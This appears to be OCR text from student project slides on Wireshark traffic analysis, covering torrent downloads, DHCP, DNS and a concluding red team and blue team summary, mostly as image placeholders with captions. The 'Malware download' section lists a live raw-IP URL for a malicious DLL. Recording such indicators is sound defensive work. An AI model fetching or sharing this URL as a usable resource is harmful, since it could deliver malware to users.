


Web Browsing - Interesting File

Torrent Application Download




A file download request from a Torrent Site



HTTP POST Request Method - Interesting Traffic


A post request method using secure HTTP connection


- What kind of traffic did you observe? Which protocol(s)?
  - The warning indicates that “Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous configuration”
  - The POST Request Method is using a secure HTTP protocol TCP Port 443.
  - There are multiple traffic found on the same request.



DHCP Request


DHCP Protocol using UDP Port 67 and 68






DNS Queries / Interesting DNS Query

DNS Queries using UDP Port 53







Malicious Activity

Torrenting copyright material


- What kind of traffic did you observe? Downloading jpg from Torrent site
- Which protocol(s): HTTP port 80
- What, specifically, was the user doing? Which site were they browsing? http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg





Malware download

- What kind of traffic did you observe? Downloading june11.dll file
- Which protocol(s)? HTTP port 80
- What, specifically, was the user doing? Which site were they browsing? http://205.185.125.104/files/june11.dll



Concluding Thoughts

- **Red Team** - The 2 targets contained a plethora of vulnerabilities that were exploited mainly through Wordpress
- **Blue Team** - We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited
- **Network** - Using Wireshark, we logged and analyzed traffic for suspicious and found more weak points

Update software, keep patching, and never get comfortable!

The End